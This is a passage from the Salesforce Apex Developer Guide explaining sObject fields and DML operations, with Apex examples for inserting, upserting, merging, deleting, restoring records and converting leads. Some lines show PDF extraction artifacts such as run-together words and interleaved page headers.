if (record.getSObjectType() == Contact.sObjectType) {
contacts.add((Contact) record);
} else if (record.getSObjectType() == Lead.sObjectType){
leads.add((Lead) record);
} else if (record.getSObjectType() == Account.sObjectType) {
accounts.add((Account) record);
}
}
}
}
}
Using SObject Fields
SObject fields can be initially set or not set (unset); unset fields are not the same as null or blank fields. When you perform a DML operation
on an SObject, you can change a field that is set; you can’t change unset fields.
Note: To erase the current value of a field, set the field to null.
If an Apex method takes an SObject parameter, you can use the System.isSet() method to identify the set fields. If you want to unset any
fields to retain their values, first create an SObject instance. Then apply only the fields you want to be part of the DML operation.
This example code shows how SObject fields are identified as set or unset.
Contact nullFirst = new Contact(LastName='Codey', FirstName=null);
System.assertEquals(true, nullFirst.isSet('FirstName'), 'FirstName is set to a literal
value, so it counts as set');
Contact unsetFirst = new Contact(LastName='Astro');
System.assertEquals(false, unsetFirst.isSet('FirstName'), ‘FirstName is not set’);
AnexpressionwithSObjectfieldsoftypeBooleanevaluatestotrueonlyiftheSObjectfieldistrue.Ifthefieldisfalseornull,theexpression
evaluates to false. This example code shows an expression that checks if the IsActive field of a Campaign object is null. Because
this expression always evaluates to false, the code in the if statement is never executed.
Campaign cObj= new Campaign();
...
if (cObj.IsActive == null) {
... // IsActive is evaluated to false and this code block is not executed.
}
125
Working with Data in Apex
Apex Developer Guide
Validating sObjects and Fields
When Apex code is parsed and validated, all sObject and field references are validated against actual object and field names, and a
parse-time exception is thrown when an invalid name is used.
In addition, the Apex parser tracks the custom objects and fields that are used, both in the code's syntax as well as in embedded SOQL
and SOSL statements. The platform prevents users from making the following types of modifications when those changes cause Apex
code to become invalid:
• Changing a field or object name
• Converting from one data type to another
• Deleting a field or object
• Making certain organization-wide changes, such as record sharing, field history tracking, or record types
Data Manipulation Language
Apex enables you to insert, update, delete or restore data in the database. DML operations allow you to modify records one at a time or
in batches.
IN THIS SECTION:
How DML Works
Adding and Retrieving Data With DML
Apex is tightly integrated with the Lightning Platform persistence layer. Records in the database can be inserted and manipulated
through Apex directly using simple statements. The language in Apex that allows you to add and manage records in the database
is the Data Manipulation Language (DML). In contrast to the SOQL language, which is used for read operations (querying records),
DML is used for write operations.
DML Statements vs. Database Class Methods
Apex offers two ways to perform DML operations: using DML statements or Database class methods. This provides flexibility in how
you perform data operations. DML statements are more straightforward to use and result in exceptions that you can handle in your
code.
DML Operations As Atomic Transactions
DML Operations
Using DML, you can insert new records and commit them to the database. You can also update the field values of existing records.
Exception Handling
More About DML
Here are some things you may want to know about using Data Manipulation Language.
Locking Records
When an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user
interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked
records won’t be changed by another client during the lock period.
126
Working with Data in Apex
Apex Developer Guide
How DML Works
Single vs. Bulk DML Operations
You can perform DML operations either on a single sObject, or in bulk on a list of sObjects. Performing bulk DML operations is the
recommended way because it helps avoid hitting governor limits, such as the DML limit of 150 statements per Apex transaction. This
limit is in place to ensure fair access to shared resources in the Lightning Platform. Performing a DML operation on a list of sObjects
counts as one DML statement, not as one statement for each sObject.
This example performs DML calls on single sObjects, which isn’t efficient.
The for loop iterates over contacts. For each contact, if the department field matches a certain value, it sets a new value for the
Description__c field. If the list contains more than items, the 151st update returns an exception that can't be caught.
List<Contact> conList = [Select Department , Description from Contact];
for(Contact badCon : conList) {
if (badCon.Department == 'Finance') {
badCon.Description__c = 'New description';
}
// Not a good practice since governor limits might be hit.
update badCon;
}
This example is a modified version of the previous example that doesn't hit the governor limit. The DML operation is performed in bulk
by calling update on a list of contacts. This code counts as one DML statement, which is far below the limit of 150.
// List to hold the new contacts to update.
List<Contact> updatedList = new List<Contact>();
List<Contact> conList = [Select Department , Description from Contact];
for(Contact con : conList) {
if (con.Department == 'Finance') {
con.Description = 'New description';
// Add updated contact sObject to the list.
updatedList.add(con);
}
}
// Call update on the list of contacts.
// This results in one DML call for the entire list.
update updatedList;
AnotherDMLgovernorlimitisthetotalnumberofrowsthatcanbeprocessedbyDMLoperationsinasingletransaction,whichis10,000.
All rows processed by all DML calls in the same transaction count incrementally toward this limit. For example, if you insert 100 contacts
and update 50 contacts in the same transaction, your total DML processed rows are 150. You still have 9,850 rows left (10,000 - 150).
System Context and Sharing Rules
Most DML operations execute in system context, ignoring the current user's permissions, field-level security, organization-wide defaults,
position in the role hierarchy, and sharing rules. For more information, see Enforcing Sharing Rules.
Note: If you execute DML operations within an anonymous block, they execute using the current user’s object and field-level
permissions.
127
Working with Data in Apex
Apex Developer Guide
Best Practices
With DML on SObjects, it’s best to construct new instances and only update the fields you wish to modify without querying other fields.
If you query fields other than the fields you wish to update, you may revert queried field values that could have changed between the
query and the DML.
Adding and Retrieving Data With DML
Apex is tightly integrated with the Lightning Platform persistence layer. Records in the database can be inserted and manipulated
through Apex directly using simple statements. The language in Apex that allows you to add and manage records in the database is the
Data Manipulation Language (DML). In contrast to the SOQL language, which is used for read operations (querying records), DML is used
for write operations.
Before inserting or manipulating records, record data is created in memory as sObjects. The sObject data type is a generic data type and
corresponds to the data type of the variable that will hold the record data. There are specific data types, subtyped from the sObject data
type, which correspond to data types of standard object records, such as Account or Contact, and custom objects, such as
Invoice_Statement__c. Typically, you will work with these specific sObject data types. But sometimes, when you don’t know the type
of the sObject in advance, you can work with the generic sObject data type. This is an example of how you can create a new specific
Account sObject and assign it to a variable.
Account a = new Account(Name='Account Example');
In the previous example, the account referenced by the variable a exists in memory with the required Name field. However, it is not
persisted yet to the Lightning Platform persistence layer. You need to call DML statements to persist sObjects to the database. Here is
an example of creating and persisting this account using the insert statement.
Account a = new Account(Name='Account Example');
insert a;
Also, you can use DML to modify records that have already been inserted. Among the operations you can perform are record updates,
deletions, restoring records from the Recycle Bin, merging records, or converting leads. After querying for records, you get sObject
instances that you can modify and then persist the changes of. This is an example of querying for an existing record that has been
previously persisted, updating a couple of fields on the sObject representation of this record in memory, and then persisting this change
to the database.
// Query existing account.
Account a = [SELECT Name,Industry
FROM Account
WHERE Name='Account Example' LIMIT 1];
// Write the old values the debug log before updating them.
System.debug('Account Name before update: ' + a.Name); // Name is Account Example
System.debug('Account Industry before update: ' + a.Industry);// Industry is not set
// Modify the two fields on the sObject.
a.Name = 'Account of the Day';
a.Industry = 'Technology';
// Persist the changes.
update a;
// Get a new copy of the account from the database with the two fields.
Account a = [SELECT Name,Industry
FROM Account
WHERE Name='Account of the Day' LIMIT 1];
128
Working with Data in Apex
Apex Developer Guide
// Verify that updated field values were persisted.
System.assertEquals('Account of the Day', a.Name);
System.assertEquals('Technology', a.Industry);
DML Statements vs. Database Class Methods
Apex offers two ways to perform DML operations: using DML statements or Database class methods. This provides flexibility in how you
perform data operations. DML statements are more straightforward to use and result in exceptions that you can handle in your code.
This is an example of a DML statement to insert a new record.
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));
// DML statement
insert acctList;
This is an equivalent example to the previous one but it uses a method of the Database class instead of the DML verb.
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));
// DML statement
Database.SaveResult[] srList = Database.insert(acctList, false);
// Iterate through each returned result
for (Database.SaveResult sr : srList) {
if (sr.isSuccess()) {
// Operation was successful, so get the ID of the record that was processed
System.debug('Successfully inserted account. Account ID: ' + sr.getId());
}
else {
// Operation failed, so get all errors
for(Database.Error err : sr.getErrors()) {
System.debug('The following error has occurred.');
System.debug(err.getStatusCode() + ': ' + err.getMessage());
System.debug('Account fields that affected this error: ' + err.getFields());
}
}
}
One difference between the two options is that by using the Database class method, you can specify whether or not to allow for partial
record processing if errors are encountered. You can do so by passing an additional second Boolean parameter. If you specify false
for this parameter and if a record fails, the remainder of DML operations can still succeed. Also, instead of exceptions, a result object
array(oroneresultobjectifonlyonesObjectwaspassedin)isreturnedcontainingthestatusofeachoperationandanyerrorsencountered.
By default, this optional parameter is true, which means that if at least one sObject can’t be processed, all remaining sObjects won’t
and an exception will be thrown for the record that causes a failure.
The following helps you decide when you want to use DML statements or Database class methods.
129
Working with Data in Apex
Apex Developer Guide
• UseDMLstatementsifyouwantanyerrorthatoccursduringbulkDMLprocessingtobethrownasanApexexceptionthatimmediately
interrupts control flow (by using try. . .catch blocks). This behavior is similar to the way exceptions are handled in most
database procedural languages.
• Use Database class methods if you want to allow partial success of a bulk DML operation—if a record fails, the remainder of the DML
operation can still succeed. Your application can then inspect the rejected records and possibly retry the operation. When using this
form, you can write code that never throws DML exception errors. Instead, your code can use the appropriate results array to judge
success or failure. Note that Database methods also include a syntax that supports thrown exceptions, similar to DML statements.
Note: Most operations overlap between the two, except for a few.
• The convertLead operation is only available as a Database class method, not as a DML statement.
• The Database class also provides methods not available as DML statements, such as methods transaction control and rollback,
emptying the Recycle Bin, and methods related to SOQL queries.
DML Operations As Atomic Transactions
DML operations execute within a transaction. All DML operations in a transaction either complete successfully, or if an error occurs in
one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a
trigger, a class method, an anonymous block of code, an Apex page, or a custom Web service method.
All operations that occur inside the transaction boundary represent a single unit of operations. This also applies to calls that are made
from the transaction boundary to external code, such as classes or triggers that get fired as a result of the code running in the transaction
boundary. For example, consider the following chain of operations: a custom Apex Web service method calls a method in a class that
performs some DML operations. In this case, all changes are committed to the database only after all operations in the transaction finish
executing and don’t cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the
transaction isn’t committed.
DML Operations
Using DML, you can insert new records and commit them to the database. You can also update the field values of existing records.
IN THIS SECTION:
Inserting and Updating Records
Using DML, you can insert new records and commit them to the database. Similarly, you can update the field values of existing
records.
Upserting Records
Merging Records
Deleting Records
Restoring Deleted Records
Converting Leads
Inserting and Updating Records
Using DML, you can insert new records and commit them to the database. Similarly, you can update the field values of existing records.
Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain
terms to avoid any effect on customer implementations.
130
Working with Data in Apex
Apex Developer Guide
This example inserts three account records and updates an existing account record. First, three Account sObjects are created and added
to a list. An insert statement bulk inserts the list of accounts as an argument. Then, the second account record is updated, the billing city
is updated, and the update statement is called to persist the change in the database.
Account[] accts = new List<Account>();
for(Integer i=0;i<3;i++) {
Account a = new Account(Name='Acme' + i,
BillingCity='San Francisco');
accts.add(a);
}
Account accountToUpdate;
try {
insert accts;
// Update account Acme2.
accountToUpdate =
[SELECT BillingCity FROM Account
WHERE Name='Acme2' AND BillingCity='San Francisco'
LIMIT 1];
// Update the billing city.
accountToUpdate.BillingCity = 'New York';
// Make the update call.
update accountToUpdate;
} catch(DmlException e) {
System.debug('An unexpected error has occurred: ' + e.getMessage());
}
// Verify that the billing city was updated to New York.
Account afterUpdate =
[SELECT BillingCity FROM Account WHERE Id=:accountToUpdate.Id];
System.assertEquals('New York', afterUpdate.BillingCity);
Inserting Related Records
You can insert records related to existing records if a relationship has already been defined between the two objects, such as a lookup
or master-detail relationship. A record is associated with a related record through a foreign key ID. For example, when inserting a new
contact, you can specify the contact’s related account record by setting the value of the AccountId field.
This example adds a contact to an account (the related record) by setting the AccountId field on the contact. Contact and Account
are linked through a lookup relationship.
try {
Account acct = new Account(Name='SFDC Account');
insert acct;
// Once the account is inserted, the sObject will be
// populated with an ID.
// Get this ID.
ID acctID = acct.ID;
// Add a contact to this account.
Contact con = new Contact(
FirstName='Joe',
LastName='Smith',
131
Working with Data in Apex
Apex Developer Guide
Phone='415.555.1212',
AccountId=acctID);
insert con;
} catch(DmlException e) {
System.debug('An unexpected error has occurred: ' + e.getMessage());
}
Updating Related Records
Fields on related records can't be updated with the same call to the DML operation and require a separate DML call. For example, if
inserting a new contact, you can specify the contact's related account record by setting the value of the AccountId field. However,
you can't change the account's name without updating the account itself with a separate DML call. Similarly, when updating a contact,
if you also want to update the contact’s related account, you must make two DML calls. The following example updates a contact and
its related account using two update statements.
try {
// Query for the contact, which has been associated with an account.
Contact queriedContact = [SELECT Account.Name
FROM Contact
WHERE FirstName = 'Joe' AND LastName='Smith'
LIMIT 1];
// Update the contact's phone number
queriedContact.Phone = '415.555.1213';
// Update the related account industry
queriedContact.Account.Industry = 'Technology';
// Make two separate calls
// 1. This call is to update the contact's phone.
update queriedContact;
// 2. This call is to update the related account's Industry field.
update queriedContact.Account;
} catch(Exception e) {
System.debug('An unexpected error has occurred: ' + e.getMessage());
}
IN THIS SECTION:
Relating Records by Using an External ID
Add related records by using a custom external ID field on the parent record. Associating records through the external ID field is an
alternative to using the record ID. You can add a related record to another record only if a relationship (such as master-detail or
lookup) has been defined for the objects involved.
Creating Parent and Child Records in a Single Statement Using Foreign Keys
Relating Records by Using an External ID
Add related records by using a custom external ID field on the parent record. Associating records through the external ID field is an
alternative to using the record ID. You can add a related record to another record only if a relationship (such as master-detail or lookup)
has been defined for the objects involved.
132
Working with Data in Apex
Apex Developer Guide
Important: Where possible, we changed noninclusive terms to align with our company value of Equality. We maintained certain
terms to avoid any effect on customer implementations.
This example relates a new opportunity to an existing account. The Account sObject has a custom field marked as External ID. An
opportunity record is associated to the account record through the custom External ID field. The example assumes that:
• The Account sObject has an external ID field of type text and named MyExtID
• An account record exists where MyExtID__c = ‘SAP111111’
Before the new opportunity is inserted, the account record is added to this opportunity as an sObject through the
Opportunity.Account relationship field.
Opportunity newOpportunity = new Opportunity(
Name='OpportunityWithAccountInsert',
StageName='Prospecting',
CloseDate=Date.today().addDays(7));
// Create the parent record reference.
// An account with external ID = 'SAP111111' already exists.
// This sObject is used only for foreign key reference
// and doesn't contain any other fields.
Account accountReference = new Account(
MyExtID__c='SAP111111');
// Add the account sObject to the opportunity.
newOpportunity.Account = accountReference;
// Create the opportunity.
Database.SaveResult results = Database.insert(newOpportunity);
The previous example performs an insert operation, but you can also relate sObjects through external ID fields when performing updates
or upserts. If the parent record doesn’t exist, you can create it with a separate DML statement or by using the same DML statement as
shown in Creating Parent and Child Records in a Single Statement Using Foreign Keys.
Creating Parent and Child Records in a Single Statement Using Foreign Keys
You can use external ID fields as foreign keys to create parent and child records of different sObject types in a single step instead of
creating the parent record first, querying its ID, and then creating the child record. To do this:
• Create the child sObject and populate its required fields, and optionally other fields.
• Create the parent reference sObject used only for setting the parent foreign key reference on the child sObject. This sObject has only
the external ID field defined and no other fields set.
• Set the foreign key field of the child sObject to the parent reference sObject you just created.
• Create another parent sObject to be passed to the insert statement. This sObject must have the required fields (and optionally
other fields) set in addition to the external ID field.
• Call insert by passing it an array of sObjects to create. The parent sObject must precede the child sObject in the array, that is,
the array index of the parent must be lower than the child’s index.
You can create related records that are up to 10 levels deep. Also, the related records created in a single call must have different sObject
types. For more information, see Creating Records for Different Object Types in the SOAP API Developer Guide.
The following example shows how to create an opportunity with a parent account using the same insert statement. The example
createsanOpportunitysObjectandpopulatessomeofitsfields,thencreatestwoAccountobjects.Thefirstaccountisonlyfortheforeign
key relationship, and the second is for the account creation and has the account fields set. Both accounts have the external ID field,
133
Working with Data in Apex
Apex Developer Guide
MyExtID__c, set. Next, the sample calls Database.insert by passing it an array of sObjects. The first element in the array is
the parent sObject and the second is the opportunity sObject. The Database.insert statement creates the opportunity with its
parent account in a single step. Finally, the sample checks the results and writes the IDs of the created records to the debug log, or the
first error if record creation fails. This sample requires an external ID text field on Account called MyExtID.
public class ParentChildSample {
public static void InsertParentChild() {
Date dt = Date.today();
dt = dt.addDays(7);
Opportunity newOpportunity = new Opportunity(
Name='OpportunityWithAccountInsert',
StageName='Prospecting',
CloseDate=dt);
// Create the parent reference.
// Used only for foreign key reference
// and doesn't contain any other fields.
Account accountReference = new Account(
MyExtID__c='SAP111111');
newOpportunity.Account = accountReference;
// Create the Account object to insert.
// Same as above but has Name field.
// Used for the insert.
Account parentAccount = new Account(
Name='Hallie',
MyExtID__c='SAP111111');
// Create the account and the opportunity.
Database.SaveResult[] results = Database.insert(new SObject[] {
parentAccount, newOpportunity });
// Check results.
for (Integer i = 0; i < results.size(); i++) {
if (results[i].isSuccess()) {
System.debug('Successfully created ID: '
+ results[i].getId());
} else {
System.debug('Error: could not create sobject '
+ 'for array element ' + i + '.');
System.debug(' The error reported was: '
+ results[i].getErrors()[0].getMessage() + 'n');
}
}
}
}
Upserting Records
Using the upsert operation, you can either insert or update an existing record in one call. To determine whether a record already
exists, the upsert statement or Database method uses the record’s ID as the key to match records, a custom external ID field, or a
standard field with the idLookup attribute set to true.
• If the key is not matched, then a new object record is created.
134
Working with Data in Apex
Apex Developer Guide
• If the key is matched once, then the existing object record is updated.
• If the key is matched multiple times, then an error is generated and the object record is neither inserted or updated.
Note: Customfieldmatchingiscase-insensitiveonlyifthecustomfieldhastheUniqueandTreat"ABC"and"abc"asduplicate
values (case insensitive) attributes selected as part of the field definition. If this is the case, “ABC123” is matched with “abc123.”
For more information, see Create Custom Fields.
Examples
The following example updates the city name for all existing accounts located in the city formerly known as Bombay, and also inserts a
new account located in San Francisco:
Account[] acctsList = [SELECT Id, Name, BillingCity
FROM Account WHERE BillingCity = 'Bombay'];
for (Account a : acctsList) {
a.BillingCity = 'Mumbai';
}
Account newAcct = new Account(Name = 'Acme', BillingCity = 'San Francisco');
acctsList.add(newAcct);
try {
upsert acctsList;
} catch (DmlException e) {
// Process exception here
}
Note: For more information on processing DmlExceptions, see Bulk DML Exception Handling.
This next example uses the Database.upsert method to upsert a collection of leads that are passed in. This example allows for
partial processing of records, that is, in case some records fail processing, the remaining records are still inserted or updated. It iterates
through the results and adds a new task to each record that was processed successfully. The task sObjects are saved in a list, which is
then bulk inserted. This example is followed by a test class that contains a test method for testing the example.
/* This class demonstrates and tests the use of the
* partial processing DML operations */
public class DmlSamples {
/* This method accepts a collection of lead records and
creates a task for the owner(s) of any leads that were
created as new, that is, not updated as a result of the upsert
operation */
public static List<Database.upsertResult> upsertLeads(List<Lead> leads) {
/* Perform the upsert. In this case the unique identifier for the
insert or update decision is the Salesforce record ID. If the
record ID is null the row will be inserted, otherwise an update
will be attempted. */
List<Database.upsertResult> uResults = Database.upsert(leads,false);
/* This is the list for new tasks that will be inserted when new
leads are created. */
List<Task> tasks = new List<Task>();
for(Database.upsertResult result:uResults) {
if (result.isSuccess() && result.isCreated())
135
Working with Data in Apex
Apex Developer Guide
tasks.add(new Task(Subject = 'Follow-up', WhoId = result.getId()));
}
/* If there are tasks to be inserted, insert them */
Database.insert(tasks);
return uResults;
}
}
@isTest
private class DmlSamplesTest {
public static testMethod void testUpsertLeads() {
/* We only need to test the insert side of upsert */
List<Lead> leads = new List<Lead>();
/* Create a set of leads for testing */
for(Integer i = 0;i < 100; i++) {
leads.add(new Lead(LastName = 'testLead', Company = 'testCompany'));
}
/* Switch to the runtime limit context */
Test.startTest();
/* Exercise the method */
List<Database.upsertResult> results = DmlSamples.upsertLeads(leads);
/* Switch back to the test context for limits */
Test.stopTest();
/* ID set for asserting the tasks were created as expected */
Set<Id> ids = new Set<Id>();
/* Iterate over the results, asserting success and adding the new ID
to the set for use in the comprehensive assertion phase below. */
for(Database.upsertResult result:results) {
System.assert(result.isSuccess());
ids.add(result.getId());
}
/* Assert that exactly one task exists for each lead that was inserted. */
for(Lead l:[SELECT Id, (SELECT Subject FROM Tasks) FROM Lead WHERE Id IN :ids]) {
System.assertEquals(1,l.tasks.size());
}
}
}
Use of upsert with an external ID can reduce the number of DML statements in your code, and help you to avoid hitting governor
limits (see Execution Governors and Limits). This next example uses upsert and an external ID field Line_Item_Id__c on the
Asset object to maintain a one-to-one relationship between an asset and an opportunity line item.
136
Working with Data in Apex
Apex Developer Guide
Note: Before running this sample, create a custom text field on the Asset object named Line_Item_Id__c and mark it as
an external ID. For information on custom fields, see the Salesforce online help.
public void upsertExample() {
Opportunity opp = [SELECT Id, Name, AccountId,
(SELECT Id, PricebookEntry.Product2Id, PricebookEntry.Name
FROM OpportunityLineItems)
FROM Opportunity
WHERE HasOpportunityLineItem = true
LIMIT 1];
Asset[] assets = new Asset[]{};
// Create an asset for each line item on the opportunity
for (OpportunityLineItem lineItem:opp.OpportunityLineItems) {
//This code populates the line item Id, AccountId, and Product2Id for each asset
Asset asset = new Asset(Name = lineItem.PricebookEntry.Name,
Line_Item_ID__c = lineItem.Id,
AccountId = opp.AccountId,
Product2Id = lineItem.PricebookEntry.Product2Id);
assets.add(asset);
}
try {
upsert assets Line_Item_ID__c; // This line upserts the assets list with
// the Line_Item_Id__c field specified as the
// Asset field that should be used for matching
// the record that should be upserted.
} catch (DmlException e) {
System.debug(e.getMessage());
}
}
Merging Records
When you have duplicate lead, contact, case, or account records in the database, cleaning up your data and consolidating the records
might be a good idea. You can merge up to three records of the same sObject type. The merge operation merges up to three records
into one of the records, deletes the others, and reparents any related records.
Example
The following shows how to merge an existing Account record into a master account. The account to merge has a related contact, which
is moved to the master account record after the merge operation. Also, after merging, the merge record is deleted and only one record
remains in the database. This examples starts by creating a list of two accounts and inserts the list. Then it executes queries to get the
new account records from the database, and adds a contact to the account to be merged. Next, it merges the two accounts. Finally, it
verifies that the contact has been moved to the master account and the second account has been deleted.
// Insert new accounts
List<Account> ls = new List<Account>{
new Account(name='Acme Inc.'),
137
Working with Data in Apex
Apex Developer Guide
new Account(name='Acme')
};
insert ls;
// Queries to get the inserted accounts
Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
// Add a contact to the account to be merged
Contact c = new Contact(FirstName='Joe',LastName='Merged');
c.AccountId = mergeAcct.Id;
insert c;
try {
merge masterAcct mergeAcct;
} catch (DmlException e) {
// Process exception
System.debug('An unexpected error has occurred: ' + e.getMessage());
}
// Once the account is merged with the master account,
// the related contact should be moved to the master record.
masterAcct = [SELECT Id, Name, (SELECT FirstName,LastName From Contacts)
FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
System.assert(masterAcct.getSObjects('Contacts').size() > 0);
System.assertEquals('Joe', masterAcct.getSObjects('Contacts')[0].get('FirstName'));
System.assertEquals('Merged', masterAcct.getSObjects('Contacts')[0].get('LastName'));
// Verify that the merge record got deleted
Account[] result = [SELECT Id, Name FROM Account WHERE Id=:mergeAcct.Id];
System.assertEquals(0, result.size());
This second example is similar to the previous except that it uses the Database.merge method (instead of the merge statement).
The last argument of Database.merge is set to false to have any errors encountered in this operation returned in the merge
result instead of getting exceptions. The example merges two accounts into the master account and retrieves the returned results. The
example creates a master account and two duplicates, one of which has a child contact. It verifies that after the merge the contact is
moved to the master account.
// Create master account
Account master = new Account(Name='Account1');
insert master;
// Create duplicate accounts
Account[] duplicates = new Account[]{
// Duplicate account
new Account(Name='Account1, Inc.'),
// Second duplicate account
new Account(Name='Account 1')
};
insert duplicates;
// Create child contact and associate it with first account
Contact c = new Contact(firstname='Joe',lastname='Smith', accountId=duplicates[0].Id);
insert c;
138
Working with Data in Apex
Apex Developer Guide
// Get the account contact relation ID, which is created when a contact is created on
"Account1, Inc."
AccountContactRelation resultAcrel = [SELECT Id FROM AccountContactRelation WHERE
ContactId=:c.Id LIMIT 1];
// Merge accounts into master
Database.MergeResult[] results = Database.merge(master, duplicates, false);
for(Database.MergeResult res : results) {
if (res.isSuccess()) {
// Get the master ID from the result and validate it
System.debug('Master record ID: ' + res.getId());
System.assertEquals(master.Id, res.getId());
// Get the IDs of the merged records and display them
List<Id> mergedIds = res.getMergedRecordIds();
System.debug('IDs of merged records: ' + mergedIds);
// Get the ID of the reparented record and
// validate that this the contact ID.
System.debug('Reparented record ID: ' + res.getUpdatedRelatedIds());
// Make sure there are two IDs (contact ID and account contact relation ID); the order
isn't defined
System.assertEquals(2, res.getUpdatedRelatedIds().size() );
boolean flag1 = false;
boolean flag2 = false;
// Because the order of the IDs isn't defined, the ID can be at index 0 or 1 of the
array
if (resultAcrel.id == res.getUpdatedRelatedIds()[0] || resultAcrel.id ==
res.getUpdatedRelatedIds()[1] )
flag1 = true;
if (c.id == res.getUpdatedRelatedIds()[0] || c.id == res.getUpdatedRelatedIds()[1]
)
flag2 = true;
System.assertEquals(flag1, true);
System.assertEquals(flag2, true);
}
else {
for(Database.Error err : res.getErrors()) {
// Write each error to the debug output
System.debug(err.getMessage());
}
}
}
139
Working with Data in Apex
Apex Developer Guide
Merge Considerations
When merging sObject records, consider the following rules and guidelines:
• Only leads, contacts, cases, and accounts can be merged. See sObjects That Don’t Support DML Operations on page 152.
• You can pass a master record and up to two additional sObject records to a single merge method.
• Using the Apex merge operation, field values on the master record always supersede the corresponding field values on the records
tobemerged.Topreserveamergedrecordfieldvalue,simplysetthisfieldvalueonthemastersObjectbeforeperformingthemerge.
• External ID fields can’t be used with merge.
For more information on merging leads, contacts and accounts, see the Salesforce online help.
Deleting Records
After you persist records in the database, you can delete those records using the delete operation. Deleted records aren’t deleted
permanently from Salesforce, but they are placed in the Recycle Bin for 15 days from where they can be restored. Restoring deleted
records is covered in a later section.
Example
The following example deletes all accounts that are named 'DotCom':
Account[] doomedAccts = [SELECT Id, Name FROM Account
WHERE Name = 'DotCom'];
try {
delete doomedAccts;
} catch (DmlException e) {
// Process exception here
}
Note: For more information on processing DmlExceptions, see Bulk DML Exception Handling.
Referential Integrity When Deleting and Restoring Records
The delete operation supports cascading deletions. If you delete a parent object, you delete its children automatically, as long as
each child record can be deleted.
Forexample,ifyoudeleteacaserecord,ApexautomaticallydeletesanyCaseComment,CaseHistory,andCaseSolutionrecordsassociated
with that case. However, if a particular child record is not deletable or is currently being used, then the delete operation on the parent
case record fails.
The undelete operation restores the record associations for the following types of relationships:
• Parent accounts (as specified in the Parent Account field on an account)
• Indirect account-contact relationships (as specified on the Related Accounts related list on a contact or the Related Contacts related
list on an account)
• Parent cases (as specified in the Parent Case field on a case)
• Master solutions for translated solutions (as specified in the Master Solution field on a solution)
• Managers of contacts (as specified in the Reports To field on a contact)
• Products related to assets (as specified in the Product field on an asset)
• Opportunities related to quotes (as specified in the Opportunity field on a quote)
• All custom lookup relationships
140
Working with Data in Apex
Apex Developer Guide
• Relationship group members on accounts and relationship groups, with some exceptions
• Tags
• An article's categories, publication state, and assignments
Note: Salesforce only restores lookup relationships that have not been replaced. For example, if an asset is related to a different
product prior to the original product record being undeleted, that asset-product relationship is not restored.
Restoring Deleted Records
After you have deleted records, the records are placed in the Recycle Bin for 15 days, after which they are permanently deleted. While
the records are still in the Recycle Bin, you can restore them using the undelete operation. If you accidentally deleted some records
that you want to keep, restore them from the Recycle Bin.
Example
The following example undeletes an account named 'Universal Containers'. The ALL ROWS keyword queries all rows for both top
level and aggregate relationships, including deleted records and archived activities.
Account a = new Account(Name='Universal Containers');
insert(a);
insert(new Contact(LastName='Carter',AccountId=a.Id));
delete a;
Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Universal Containers'
ALL ROWS];
try {
undelete savedAccts;
} catch (DmlException e) {
// Process exception here
}
Note: For more information on processing DmlExceptions, see Bulk DML Exception Handling.
Undelete Considerations
Note the following when using the undelete statement.
• You can undelete records that were deleted as the result of a merge. However, the merge reparents the child objects, and that
reparenting can’t be undone.
• To identify deleted records, including records deleted as a result of a merge, use the ALL ROWS parameters with a SOQL query.
• See Referential Integrity When Deleting and Restoring Records.
SEE ALSO:
Querying All Records with a SOQL Statement
Converting Leads
The convertLead DMLoperationconvertsaleadintoanaccountandcontact,aswellas(optionally)anopportunity. convertLead
is available only as a method on the Database class; it is not available as a DML statement.
Converting leads involves the following basic steps:
141
Working with Data in Apex
Apex Developer Guide
1. Your application determines the IDs of any lead(s) to be converted.
2. Optionally, your application determines the IDs of any account(s) into which to merge the lead. Your application can use SOQL to
search for accounts that match the lead name, as in the following example:
SELECT Id, Name FROM Account WHERE Name='CompanyNameOfLeadBeingMerged'
3. Optionally, your application determines the IDs of the contact or contacts into which to merge the lead. The application can use
SOQL to search for contacts that match the lead contact name, as in the following example:
SELECT Id, Name FROM Contact WHERE FirstName='FirstName' AND LastName='LastName' AND
AccountId = '001...'
4. Optionally, the application determines whether opportunities should be created from the leads.
5. The application uses the query (SELECT ... FROM LeadStatus WHERE IsConverted=true) to obtain the leads
with converted status.
6. The application calls convertLead.
7. The application iterates through the returned result or results and examines each LeadConvertResult object to determine whether
conversion succeeded for each lead.
8. Optionally, when converting leads owned by a queue, the owner must be specified. This is because accounts and contacts can’t be
owned by a queue. Even if you are specifying an existing account or contact, you must still specify an owner.
Example
This example shows how to use the Database.convertLead method to convert a lead. It inserts a new lead, creates a
LeadConvert object,setsitsstatustoconverted,andthenpassesittothe Database.convertLead method.Finally,itverifies
that the conversion was successful.
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');
insert myLead;
Database.LeadConvert lc = new database.LeadConvert();
lc.setLeadId(myLead.id);
LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
LIMIT 1];
lc.setConvertedStatus(convertStatus.MasterLabel);
Database.LeadConvertResult lcr = Database.convertLead(lc);
System.assert(lcr.isSuccess());
Convert Leads Considerations
• Fieldmappings:Thesystemautomaticallymapsstandardleadfieldstostandardaccount,contact,andopportunityfields.Forcustom
lead fields, your Salesforce administrator can specify how they map to custom account, contact, and opportunity fields. For more
information about field mappings, see Salesforce Help.
• Merged fields: If data is merged into existing account and contact objects, only empty fields in the target object are
overwritten—existingdata(includingIDs)arenotoverwritten.Theonlyexceptionisifyouspecify setOverwriteLeadSource
on the LeadConvert object to true, in which case the LeadSource field in the target contact object is overwritten with the
contents of the LeadSource field in the source LeadConvert object.
142
Working with Data in Apex
Apex Developer Guide
• Record types: If the organization uses record types, the default record type of the new owner is assigned to records created during
leadconversion.Thedefaultrecordtypeoftheuserconvertingtheleaddeterminestheleadsourcevaluesavailableduringconversion.
